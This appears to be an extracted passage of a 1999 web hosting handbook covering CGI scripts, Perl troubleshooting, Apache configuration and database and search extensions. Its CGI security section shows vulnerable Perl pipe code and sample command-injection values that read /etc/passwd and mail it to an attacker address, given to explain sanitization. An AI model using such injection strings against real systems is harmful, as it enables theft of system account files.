    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration The Common Gateway Interface (CGI) Your Virtual Web Service is capable of delivering web documents. If you use your web server to just deliver static content to web visitors, however, you are not taking advantage of the full potential of the Virtual Web Service. Your web server is able to dynamically process and deliver content, and respond to complex data sent to the server by a visitor. There are many mechanisms included in the HTTP protocol to allow for a browser client to send user-selected data to a server. Your Virtual Web Service does not directly process the data; instead it passes the data to external "gateway programs" for processing. This process is known as the Common Gateway Interface or CGI. The Common Gateway Interface allows your Virtual Web Service to communicate with external, completely separate programs. When a URL is accessed that references a gateway program, the following occurs: 1. The server launches the gateway program. 2. The gateway program processes user-supplied data. 3. The gateway program returns results to the web server. 4. The server returns the results to the browser. Your Virtual Web Service also processes the data internally via dynamically loaded modules. This is akin to bilding CGI scripts right into the server, eliminating the separation between server and gateway processes. Your Virtual Web Service is able to process user-supplied data at greater speeds. CGI scripts can be compiled programs written in languages such as C/C++ or they can be written in interpreted languages such as: ♣ Perl ♣ Python ♣ Tcl ♣ UNIX shell programs Installing CGI Scripts on your Web Server Your Virtual Server System provides you with much of the flexibility, power, and control of a dedicated server. Because of this, you are free to customize and configure your Virtual Server for your specific circumstance and needs, including: ♣ The ability to install your own custom developed CGI scripts ♣ The ability to install CGI scripts that you have downloaded from a third-party source. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 152
  • 153.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration Note: Be careful when you download CGI scripts from a third-party source or even author your own CGI scripts. See "CGI Security Issues." You may unknowingly introduce security holes into your Virtual Server environment from your CGI scripts. Your Virtual Server services operate in an environment completely separate from the physical server's root system (and any other Virtual Server System hosted on the same machine), so your CGI script does not have access to any files residing on the root file system. Your CGI scripts only have access to those files that are located in your home directory hierarchy. For example, if you are writing or installing a CGI script written in Perl, the location of the Perl interpreter defined in the first line of the script refers to ♣ The Perl executable located in your ~/usr/bin directory (Perl version 4) Or ♣ The Perl executable located in your ~/usr/local/bin directory (Perl version 5). Specifying Paths Because your CGI scripts operate in the virtual environment, you need to author your script accordingly. Specify pathnames in your CGI scripts with respect to your home directory. For example, in your script you may want to do the following from a file in your directory structure: ♣ Open ♣ Write to ♣ Read from Note: Instead of specifying a pathname that begins with "/usr/home/LOGIN/usr/local/..." use "/usr/local/..." to access the file. Setting Permissions After you have uploaded your script or have created it online, give the script permission to execute. In a UNIX environment, each file has a specific mode or set of permissions which determine who can read or write to the file as well as who can execute the file (if anyone). To set the "execute bit" on a file 1. Connect to your Virtual Server via Telnet or SSH. 2. From the command prompt, enter % chmod +x FILENAME (where FILENAME is the name of your script. If a script does not have execute permissions, a "403 Forbidden" server error is reported when it attempts to execute the script). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 153
  • 154.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration Overcoming Problems with Perl Scripts The following are common problems with Perl Scripts that are more fully explained in this chapter: ♣ Failure to upload your Perl script in ASCII mode. ♣ Improper path specification of the Perl interpreter. ♣ Using a Perl 4 interpreter for Perl 5 scripts. Failure to upload your Perl script in ASCII mode Perl scripts, unlike compiled executables, are plain text files. Plain text files should be transferred from your local computer to your Virtual Server using ASCII mode (not BINARY mode). Failure to transfer your Perl scripts to your Virtual Server in ASCII mode may result in 500 Server Errors. Improper path specification of Perl interpreter The first line of a Perl script indicates the path name of the Perl interpreter. In the Virtual Server environment, the correct specification of your Perl 5 interpreter is "/usr/local/bin/perl". If you downloaded a Perl script from a third-party source, the Perl interpreter is most often defined based on the author's host environment which may be different from the Virtual Server environment (/usr/local/bin/perl is fairly common however). Using a Perl 4 interpreter for a Perl 5 script If you have uploaded a Perl 5 script to your Virtual Server, ensure that the script includes the proper path definition to the Perl 5 interpreter. The location of the Perl 4 interpreter is specified as "/usr/bin/perl", whereas the Perl 5 interpreter location should be specified as "/usr/local/bin/perl". http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 154
  • 155.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration Troubleshooting "500" Server Errors If you encounter the enigmatic "500 Server Error" when you execute your scripts, examine the Error Log of your web server. Your Error Log is stored in your ~/usr/local/etc/httpd/logs directory under the name error_log (or whatever you specified in your httpd.conf file. Note: Since you can modify your web server configuration settings to change the location or name of the Error Log file, ensure that you go to the appropriate location to view your Error Log. To review the server error generated in real time 1. Connect to your Virtual Server via Telnet or SSH. 2. From the command prompt, enter % cd ~/usr/local/etc/httpd/logs % tail –f error_log The tail command displays the last part of error log file while printing anything appending to the error log. This can be viewed through your console window. This is a real time view of what is being written to your error log file. For example, use your browser to execute your CGI script again. When you do this, the actual error message is displayed during your Telnet session. Common Errors Some of the more common errors you may find in your Error Log file are described below, along with their corresponding solutions. In each case, the error is displayed first, followed by an analysis of the error, and possible solutions. CGI Script error Error: "HTTPd/CGI: exec of [CGI PATH INFO] failed, errno is 2" Analysis and Solution The first line of your CGI script failed to specify the correct location of the interpreter. If you use a Perl script, please see the "Common Problems with Perl Scripts" section above for the correct first line definition of the Perl interpreter. If your Perl interpreter definition is correct, you may have uploaded the script to your Virtual Server in BINARY mode from your Windows computer. If this is the case, uploaded the script again in ASCII mode to replace the BINARY version and correct the problem. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 155
  • 156.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration Malformed header error Error: "HTTPd: malformed header from script [CGI PATH INFO]" Analysis and Solution Your script is not printing out a proper header response. When a CGI script runs, it sends a message back to the web server. This message is divided into two parts; a header and the message body. The header tells the web server of what type of the data (the "content type") that will be sent as the body of the response. A single blank line separates the header and body of the CGI script response. An example of a valid CGI response is shown below: Content-type: text/html <html> <head><title>What a beautiful day</title></head> <body bgcolor="white"> Hello world! </body> </html> The "malformed header from script" error message indicates that your script is not properly returning the header portion of the response. Some common header errors might include: ♣ misspelling "Content-type" ♣ supplying an invalid content type (e.g. "text/html") ♣ failing to print out a blank line that separates the header from the body of the response message. CGI Security Issues CGI scripts can sometimes allow attackers to execute arbitrary shell commands on your Virtual Server. Skilled programmers can utilize poorly-written CGI scripts to gain the same privileges you have at a command prompt (such as when you Telnet or SSH to your Virtual Server, i.e. Administrator's privileges). This security problem stems from how CGI scripts work, not with the security of the Virtual Server Environment. Carefully check all scripts you have authored or downloaded "free" from a third- party. Look for instances were the script opens a file handle to an external program such as a mail executable (a common task). When these file handles are opened using user-supplied data, ensure that these data have been properly "sanitized." For example, you may have authored or installed a script which processes user-supplied data and then emails it to a recipient, like the following example: open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}"); print MAIL "To: $user_supplied_data{'recipient'}n"; print MAIL "From: $user_supplied_data{'email_address'}n"; close(MAIL); An insecure submission for the value of "recipient" looks something like: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 156
  • 157.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration some@email.address; cat /etc/passwd | mail attacker@email.address some@email.address && mail attacker@email.address < /etc/passwd The easiest way to deny an attack (in this example) is to eliminate user- supplied data from the open command. The sendmail program has a very useful flag, "-t", which--when set--forces sendmail to read the message headers (To:, Cc:, Bcc:) for recipients. So instead of: open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}") use this: open (MAIL, "|/bin/sendmail -t") CGI scripts are also vulnerable when a script executes an external program. For example, a script could perform a lookup on a user-specified domain name's availability, as shown in the following example: open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |"); The above code is prone to attack. The attacker could submit a bogus name for the "domain_name" value as shown in the following example: domain.name; cat /etc/passwd | mail attacker@email.address domain.name && mail attacker@email.address < /etc/passwd The best way to prevent these types of attacks is to "sanitize" user-supplied data. Eliminate any nonessential characters. In the example shown above, check the "domain_name" against a valid character set which included letters, digits, dashes, and periods by using just a few lines of Perl code: if ($user_supplied_data{'domain_name'} =~ /[^A-Za-z0-9.-]/) {print "Content-type: text/plainnn"; print "Uh... you entered an invalid domain name."; exit(0);} open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |"); Note: All of the scripts in our CGI library use proper security sanitizing methods. We cannot guarantee the security of the scripts and programs in our Server Extension Index and Contributed Script Index, however, because Blue Reef didn’t create them. We have, however, examined these scripts and corrected the problems we found. We also closely monitor CERT advisories and bulletins that apply to the Virtual Server System software. Proper CGI Security and Other Resources http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters/ CERT Coordination Center: http://www.cert.org/ CERT advisories on USENET: comp.security.announce CERT advisories via e-mail: cert-advisory-request@cert.org In the subject line, type "SUBSCRIBE your@email.address" http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 157
  • 158.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration Handling Multi-Language Web Content The Apache Web Server can look at the language preference specified by a browser client and return file content depending on that preference. This ability, termed "language content negotiation," is a powerful, yet seldom- used feature of theApache server. You can use two methods of content negotiation. The first method relies on a "variants" file (var) that lists document resource files by file and identifies them with a specific language. This is convenient for small web sites, or if you only want to provide language specifications for the entry page of a web site. You could explicitly link from that page to web content authored in different languages. The second method uses file extensions (just like MIME types) to associate a file with a language. To configure language-content negotiation by file extension 1. In your srm.conf file, add language type definitions. 2. From your ~/www/conf directory, edit your configuration file (httpd.conf or srm.conf). 3. Add language definitions using the AddLanguage directive. For example: AddLanguage en .en AddLanguage es .es AddLanguage fr .fr AddLanguage de .de AddLanguage it .it AddLanguage jp .jp The configuration file associates the following file extensions with corresponding language abbreviations: .en en English .es es Spanish .fr fr French .de de German .it it Italian .jp jp Japanese Note: The abbreviations are pre-defined and can be located in any of the latest generations of browser clients. For example, in Netscape 4.x, access associations in Edit/Preferences/Navigator/Language. Click the Add button. In MSIE 4.x access associations in View/Internet Options/General. Click the Languages button. Click the Add(button. The language priority directive allows you to give precedence to some languages in case of the following: ♣ A tie during content negotiation http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 158
  • 159.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration ♣ The browser client does not specify a language priority (older browsers). 4. List the languages in decreasing order of preference, as shown in the following example: LanguagePriority en es fr de Note: To use the LanguagePriority directive, load the mod_negotiation module. For more information, see the LoadModule directive, earlier in this book. 5. Modify the Options definition for your htdocs directive to include MultiViews (see below). To include Multiviews 1. From your ~/www/conf directory, open and modify your web server’s access control configuration file, access.conf. 2. Add MultiViews to the Options directive (part of your htdocs directory definition). For example, your Options line may look something like this: <Directory /usr/local/etc/httpd/htdocs> Options Indexes FollowSymLinks MultiViews … </Directory> Note: With Apache's latest version, you can add the MultiViews to the Options definition to your access.conf file or to your httpd.conf file. After you made these modifications to your web server configuration files, you can create content and upload it to your Virtual Server using different filename extensions. For example, instead of just creating index.html, create the following: index.html.en index.html.es index.html.fr When the browser client requests index.html, the server analyzes the browser client language preference and serves the appropriate index.html.* file to the user. There is one exception to language preference, however. If the language preference submitted by the browser does not match any of the type definitions on your server and documents, the server returns a 406 error. This error means that the resource was found, but could not be delivered because of incompatible resource types between the client and the server. For example, if a client only accepts Greek content (el), but you have only authored content in English, Spanish, and German, the client receives a 406 error. One workaround for this situation is to trap 406 errors using a custom ErrorDocument page or script. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 159
  • 160.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration Imagemaps See http://www.apacheweek.com/features/imagemaps/ for more info. User Authentication This tool allows you to password-protect cetain areas of your web site. http://www.apacheweek.com/features/userauth/ Server Side Includes Server Side Includes (SSI--not be confused with SSL, or Secure Socket Layers) allows simple dynamic features to be added to an html document without the complexity of CGI scripts. The Apache SSI implementation is basically the same as the SSI found in the NCSA httpd, with some additional features. There are two steps to using SSI: first, configure your server to parse specific documents for SSI commands; second, make sure your documents documents have embedded SSI commands. To set up SSI 1. Edit the srm.conf or httpd.conf file by doing the following: 2. Uncomment out the AddType directive: AddType text/x-server-parsed-html .html 3. You may want to add a Type for .htm files: AddType text/x-server-parsed-html .htm 4. From the access.conf file, under Options, add Include/Root Document declaration: Options Indexes FollowSymLinks Includes 5. Restart your web server: % restart_apache Note: For best server performance, instead of parsing all html files, require files to have an .shtml extension rather than an .html in order to be server-parsed. The AddType handler should then read: AddType text/x-server-parsed-html .shtm (or .shtml) Server Side Include Commands For complete information on Server Side Includes, see the following URLs: http://www.apacheweek.com/features/ssi/ http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 160
  • 161.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions Chapter 12 Using Virtual Server Extensions As a Virtual Server Administrator, you have access to a large array of programs that go beyond the core functionality of httpd, ftp, pop, and smtp. These programs extend the capability and functionality of your Server and are referred to as "extensions." Many of the extensions were developed by third parties and but are fully supported by Blue Reef Consulting. Others are provided by Blue Reef for your convenience, but you may have to contact the original developer for support. All extensions can be found on the web site at the following URL: http://virtserv.bluereef.net/servers/extensions/ http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 161
  • 162.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions Why mSQL? mSQL, or Mini SQL, is a lightweight database engine created to allow fast support and access of stored data without requiring large amounts of memory. The database engine provides a powerful capability for accessing databases within the Virtual Server environment. The mSQL package includes: ♣ Powerful database engine ♣ Terminal "monitor" program ♣ Database admin program ♣ Schema viewer C language API The API and the database engine work in a client/server environment over a TCP/IP network which makes mSQL an excellent database for operating your Virtual Server. Note: Additional information about mSQL can be obtained at the mSQL web site or from the mSQL FAQ. Obtaining mSQL mSQL is provided to Virtual Server Administrators free of charge (no installation fee or monthly fees). You do not need an individual license for mSQL if you use it with the Virtual Server system because a site-licensed version of the mSQL database version 2.0.3 is available for all Virtual Servers. Note: To learn more about mSQL see the Official Guide to Mini SQL 2.0 in the white papers section of our web site. To install mSQL v2.0.1 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter installmsql2. This action initiates the installation script that does the following: 3. Creates a "~/msql2db" directory (and a "~/msql2db/.tmp" directory) 4. If you have an earlier version of mSQL installed, the installation script converts existing database files to version 2.x database format. The upgrade also leaves the original database intact. 5. Creates a MSQL.ACL file with some "intelligent" defaults. MSQL.ACL The ACL file is the file that contains Access Control Lists for mSQL. It is located in the installation directory. A sample ACL file is installed in the installation directory. You can use the defaults or edit this file to reflect the access you want to offer to your databases. A sample msql.acl file would look like this: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 162
  • 163.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions database=* read=login-iderver write=login-iderver access=local host=localhost The "database=*" means that the variables are for all mSQL databases on your server. You can change the "*" to a specific database name and set permissions for just that database. The "read=login-iderver" line means that only your virtual server can read the database files. This line can be changed to "read=*" to change read permissions to anyone. The "write=login-iderver" line is in the same format. The "access=local" line means that only your virtual server can write to your databases. You can change this to "access=remote" if you want to allow anyone to write to the database. You will probably not need to change the "host=localhost" line. The above five lines can be added multiple times for different databases on your system. Note: You only have to perform this step the first time you log in. The next time you log in, the changes take effect. Command Changes from mSQL v1.0.x to mSQL v2.x The following table summarizes the differences between command-line options in mSQL v1.0.x and mSQL v2.x: MSQL v1.0.x mSQL v2.x Msql msql2 Msqladmin msql2admin Msqldump msql2dump Relshow relshow2 To remove the mSQL v1.0.x directory § Since your version 2.0 databases are stored in the ~/msql2db directory, remove the ~/msqldb directory at the command prompt. Enter % rm -rf ~/msqldb Note: Ensure that your databases are working correctly before removing any old directories. Upgrading MSQL client interfaces After you have upgraded to mSQL version 2.0.1, you must upgrade the client interfaces to correspond with the database directories. New client interface files can be found in the /usr/local/contrib directory. If you are still using version 1.0.x files, you can find their equivalents there. Replace existing client interface files with the following updated files: ♣ w3-msql.tar http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 163
  • 164.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions ♣ php-2.0-msql_logging.tar ♣ perl5.004.tar Note: mSQL v1.0.x tar files are still available in the /usr/local/contrib/msql1 (msql1) directory. The only Perl5 tar file archive that supports mSQL v2.x is the Perl 5.004.TAR archive. Other Database Solutions MySQL and PostgreSQL are other database solutions available free of charge on your Virtual Server system. We will mention these briefly here, but full documentation on these extensions can be found at: http://virtserv.bluereef.net/servers/extensions/ MySQL MySQL is a relational database management system (rdbms) developed by T.c.X. DataKonsult in Sweden. MySQL provides users with a powerful multi-user, multi-threaded SQL (Structured Query Language) database solution that is fast, robust, and easy to use. MySQL is free of charge to our Virtual Server Administrators. Note: The MySQL setup is currently available for beta testing only. It should not be used for any important applications at this time. To install MySQL 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter installmysql. This action initiates the installation script that installs all the necessary files for you to run MySQL. Note: After you install MySQL it is not necessary to run the mysql_install_db as described in Section 6.7 of the MySQL official documentation. Using the MySQL Client 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter mysql -u root. This command will start the MySQL client as the root user. MySQL Documentation and Support MySQL has an excellent reference manual detailing the complete use of MySQL. This manual can be found at: http://www.tcx.se/doc.html Manual pages are also available on each Virtual Server and can be accessed by typing the following during a Telnet session with your Virtual Server: % man mysql http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 164
  • 165.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions Note: While we offer this solution, Blue Reef does not provide support for MySQL beyond the installation procedure which is presented above. Consult the manual or numerous other resources located at the MySQL website for further assistance. The official MySQL website is located at http://www.tcx.se/: PostgreSQL PostgreSQL is a powerful relational database management system (rdbms). While PostgreSQL is currently provided free of charge to our Virtual Server Administrators, we recommend that you take the time to register at the PostgreSQL website located at: http://www.postgresql.org/index.html To install PostgreSQL 1. Connect to your Virtual Server via Telnet or SSH. 2. Add the following lines to your shell startup file. To find out which shell you are using, type this command to display the shell name: % echo $SHELL a. If you are using csh or one of its variants, then add the following lines to the ~/.cshrc file on your Virtual Server: setenv PGDATA /usr/local/pgsql/data setenv PGLIB /usr/local/pgsql/lib setenv LD_LIBRARY_PATH /usr/local/pgsql/lib set path = (/usr/local/pgsql/bin $path) b. If you are using the Bourne shell (sh or bash) then add the following lines to the ~/.profile file on your Virtual Server: PATH=$PATH:/usr/local/pgsql/bin PGDATA=/usr/local/pgsql/data PGLIB=/usr/local/pgsql/lib LD_LIBRARY_PATH=/usr/local/pgsql/lib export PGDATA PGLIB LD_LIBRARY_PATH 3. Run the PostgreSQL installation script by typing: % installpgsql This program installs all the necessary PostgreSQL files and initializes a database with the same name as your user name. Running PostgreSQL 1. Connect to your Virtual Server via Telnet or SSH. 2. The main tool for using PostgreSQL is the psql client server. To start it type: % psql The psql client server will start up and you will be able to type in SQL code and ask for help. If you get the following error: Connection to database '(null)' failed. FATAL: PQsetdb: Unable to determine a Postgres username! http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 165
  • 166.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions all you need do is type: % vpwd_mkdb ~/etc/passwd This program will read your password file at ~/etc/passwd and create a Berkeley DB format file. PostgreSQL uses this new file to look up user names and account information. PostgreSQL Documentation and Support For complete documentation on PostgreSQL, please visit the official PostgreSQL website at: http://www.postgresql.org/index.html http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 166
  • 167.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions What is Miva? Miva, formerly Htmlscript, is a web applications development system that provides support of new HTML-like tags that allow developers to create complex applications with little to no programming experience. The Server based program functions as a pre-processor which reads the Miva tags and markup language syntax and then outputs the HTML to the browser. In addition to the scripting features of Htmlscript 2.x, Miva 3.0 comes with major enhancements and represents a substantial upgrade to Htmlscript. Fully backward compatible with Htmlscript 2.x, the Miva Application Server integrates database scripting, enables easy commerce access and error reporting, and has SGML/XML compliant syntax. Miva Application Server features: ♣ Completely redesigned architecture for faster performance ♣ xBase compatible integrated multi-user database ♣ Integrated commerce processing system ♣ Advanced error reporting ♣ Built-in and User Defined Functions ♣ SGML/XML compliant syntax ♣ Cached configuration information ♣ Backwards compatibility with Htmlscript 2.x Miva also comes bundled with many ready to run sample applications. Some of these applications will be discussed in a latter section. Additional details about Miva, its features and functions, may be found at the Miva web site: http://www.miva.com/ Currently, there is no cost to use of the Miva Application Server on your Virtual Server. This is dependent on the vendor and is subject to change. How Does Miva Work? The Miva "preprocessor," or the executable, reads enhanced tags and outputs standard HTML to the browser. These additional Miva embedded tags include but are not limited to the following commands: ♣ <MvIF> ♣ <MvELSE> ♣ <MvWHILE> ♣ <MvEVALUATE> ♣ <MvLET> ♣ <MvASSIGN> ♣ <MvFUNCTION> ♣ <MvCALL> ♣ <MvHIDE> http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 167
  • 168.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions ♣ <MvEXIT> ♣ <MvOPEN> ♣ <MvCLOSE> ♣ <MvIMPORT> ♣ <MvEXPORT> ♣ <MvADD> ♣ <MvDELETE> ♣ <MvMAKEINDEX> ♣ <MvPACK> Miva works with Java, JavaScript, VBScript, and all browsers. A thorough presentation of the Miva technology can be found at: http://www.miva.com/products/engine/ To install Miva 3.0 1. Connect to your Virtual Server via Telnet or SSH. 2. Enter /usr/local/contrib/miva-install. This action initiates the installation script. Although version 3.0 is backwards compatible, the install script does not replace any existing Htmlscript files from a prior distribution. Concurrently run both Miva and the prior version of htmlscript to ensure that your existing applets do not introduce any unknown bugs. If errors occur, convert your htmslcript applets to Miva v3.0 to take advantage of the support and performance enhancements offered. Note: If you have problems with the installation, please submit a problem report choosing "htmlscript" as the category in the Support Problem Tracking System. Sample Miva Templates Miva v3.0 comes with ready-to-run applications that are also available at: http://www.miva.com/products/engine/mia/templates/ A list of application template titles and descriptions follows. Mailing List Form This applet shows a simple technique for solving the common problem of users not filling in a form correctly. The user is re-prompted to fill in the data until they get it right. The data is stored in a file and or distributed via email. Quiz Systems This applet can be used to create Intranet product knowledge testing systems, provide test preparation for educational and training institutions, build distance learning applications. It can also be used as an attraction for commercial web sites. This applet allows you to run existing quiz systems or even create your own quiz! http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 168
  • 169.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions Message Forum Electronic conferences are fundamental to the Internet. This applet demonstrates a messaging system that allows users to post messages and organize them into a searchable category based index. Search Engine One of the most common applications on the web is an index of web pages. This applet shows how Miva can be used to build a searchable, interactive index. Online Catalog and Shopping Basket Users can add and remove multiple products into a "shopping basket. "This applet demonstrates a "page" from an electronic catalog where the product information is derived from a data file. Miva technical support Support for Miva is provided under the following programs: ♣ End users can get coding support through the majordomo list Server, by sending e-mail to majordomo@htmlscript.com with subscribe hts-users e-mail@domain.com in the first line of text. ♣ Free Quick Reference cards are sent by US Postal Mail by filling out the on-line form at: http://www.miva.com/quickref/ ♣ On-Line Documentation is provided as an HTML file in the distribution and can also be found at: http://www.miva.com/docs/mmstart.html, http://www.miva.com/docs/reference.html, http://www.miva.com/docs/mvadmin.html, http://www.miva.com/docs/koolref.html http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 169
  • 170.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions Swish-E One of the most convenient methods for allowing clients to retrieve information from a web site is to build an index and search capability of that site. This can be a daunting task, but with a few tools on your side, it becomes easier. Normally web indexing and searching requires a complex, hard-to-use and install WAIS-based solution. SWISH-E is an excellent tool to easily provide a search and index feature for your web site. SWISH-E can be used by implementing the following: ♣ Indexing SWISH-E ♣ Using the HTML source for the search form ♣ Installing the CGI search Indexing SWISH-E SWISH-E is an enhanced version of SWISH (written by Kevin Hughes). SWISH-E stands for Simple Web Indexing System for Humans - Enhanced. With it, you can create searchable indexes of your Web server files to enable people who visit your site to search the generated indexes. Although SWISH-E is not intended to be a full-featured indexing and search tool, it is easy to manage and was created specifically for use with Web sites. To install SWISH-E on your site 1. Connect to your virtual server via Telnet and enter the following: % cd % tar -xvf /usr/local/contrib/swish-e.tar This action untars the SWISH-E tar file prepared for you. % cd ~/usr/local/swish-e This action changes your current working directory to your swish-e directory where you will create the configuration file below. To create a SWISH-E configuration file SWISH-E has the capability to use configuration files to specify all sorts of options for indexing. These options are shown in the sample configuration file below. Create a separate configuration file for each search on your server. For example, if you have several users on your server that require separate searches for their own directories, create a separate configuration file for each user. Then use the configuration files to create separate index files for each search. 1. Save this file under the name of "WEBSITE.CONF" (or some other name you choose. You can copy the default SWISH.CONF file to your own CONF file and edit it as necessary. The default SWISH.CONF file will need to be changed before it will work on your system as its variables will not work as they are). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 170
  • 171.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions 2. Place the file in your ~/usr/local/swish-e directory. Note: Familiarize yourself with the FileRules section of the configuration file. By default, SWISH-E will not index files in directories containing an ".htaccess" file. If you have a directory that contains a ".htaccess" file, and you want to index it, comment out the FileRules line by placing a "#" as the first character in the line. Sample SWISH-E configuration file Below is a sample SWISH-E configuration file. Notice that the bold lines are the variables that you can change in your configuration file. The bold lines are followed by comment lines that explain the variable. As mentioned above, you should pay particular attention to the FileRules sections. # Church Technical Support, support@church.org, 3/11/95 IndexDir /usr/home/church/usr/local/etc/httpd/htdocs/ # This is a space-separated list of indexed files and # directories. You can specify additional directives. IndexFile index.swish # This is what the generated index file will be. IndexName "Church.org Web Page Index" IndexDescription "This is a full index of the Chruch.org." IndexPointer "http://www.church.org/cgi-bin/search.cgi" IndexAdmin "Church Tech Support (support@church.org)" # Extra information you can include in the index file. IndexOnly .html .htm .txt .gif .xbm .au .mov .mpg # Only files with these suffixes will be indexed. IndexReport 3 # This is the level of reporting details. Specify numbers # 0 to 3 - 0 is totally silent, 3 is the most verbose. FollowSymLinks yes # Put "yes" to follow symbolic links in indexing, else "no". http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 171
  • 172.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions NoContents .gif .xbm .au .mov .mpg # Files with these suffixes don't have contents indexed, ReplaceRules replace "/usr/home/church/usr/local/etc/httpd/htdocs" "http://www.church.org" # ReplaceRules enables you to make pathname file changes # before the files are indexed. FileRules pathname contains admin testing demo trash construction Confidential FileRules filename is index.html FileRules filename contains # % ~ .bak .orig .old old. FileRules filename contains # % ~ .bak .orig .old old. FileRules title contains construction example pointers FileRules directory contains .htaccess # Files matching the above criteria will *not* be indexed IgnoreLimit 50 100 IgnoreWords SwishDefault Ignore Limit When you set an IgnoreLimit option in your SWISH-E configuration file, the option automatically omits words that appear too often in the files (these words are called stopwords). Specify a whole percentage and a number, such as "50 100." The setting omits words that occur in over 50% of the files and appear in over 100 files. Comment this line out to turn off auto-stopwording. Ignore Words You set the IgnoreWords option in your SWISH-E configuration file to specify words to ignore. The word "SwishDefault" includes a list of default stopwords. Words should be separated by spaces and may span multiple lines. Comment this line out to turn off IgnoreWords. Note: In the previous configuration file example, replace the CHURCH.ORG entries with your virtual server path name and domain name. To run SWISH-E 1. From the command prompt: % cd ~/usr/local/swish-e This will place you in the proper directory. % ./swish-e -c CONFIG_FILE Where CONFIG_FILE is the name of your SWISH-E configuration file you created in the previous step. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 172
  • 173.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions After you run the SWISH-E executable, a SWISH-E index file is generated. The name of the SWISH-E index file is that which you specified as the value for the IndexFile variable in the SWISH-E configuration file. In the previous example, it is referred to as index.swish. After running SWISH-E, test it from the command prompt. The next page has a sample test session. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 173
  • 174.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 12 - Virtual Server Extensions Sample SWISH-E Test Session Below is a sample command line test session. The bolded lines are lines that you enter, and the non-bolded lines are what your server will return. % ./swish-e usage: swish [-i dir file ... ] [-c file] [-f file] [-l] [-v (num)] swish -w word1 word2 ... [-f file1 file2 ...] [-C file] [-m num] [-t str] swish -M index1 index2 ... outputfile swish -D file swish –V options: defaults are in brackets -i : create an index from the specified files -w : search for words "word1 word2 ..." -t : tags to search in - specify as a string "HBthec" - in head, body, title, header, emphasized, comments -f : index file to create or search from [index.swish] -c : configuration file to use for indexing -C : configuration file to use for metaNames in search -v : verbosity level (0 to 3) [2] -l : follow symbolic links when indexing -m : the maximum number of results to return [5000] -M : merges index files -D : decodes an index file -V : prints the current version version: 1.1.1 docs: http://www.eit.com/software/swish/ % ./swish-e -w support # SWISH format 1.1 # Search words: support # Name: Login-iderver Web Page Index # Saved as: index.swish # Counts: 1738 words, 93 files # Indexed on: 29/09/98 10:57:24 MDT # Description: This is a full index of Login-iderver web site. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 174
  • 175.
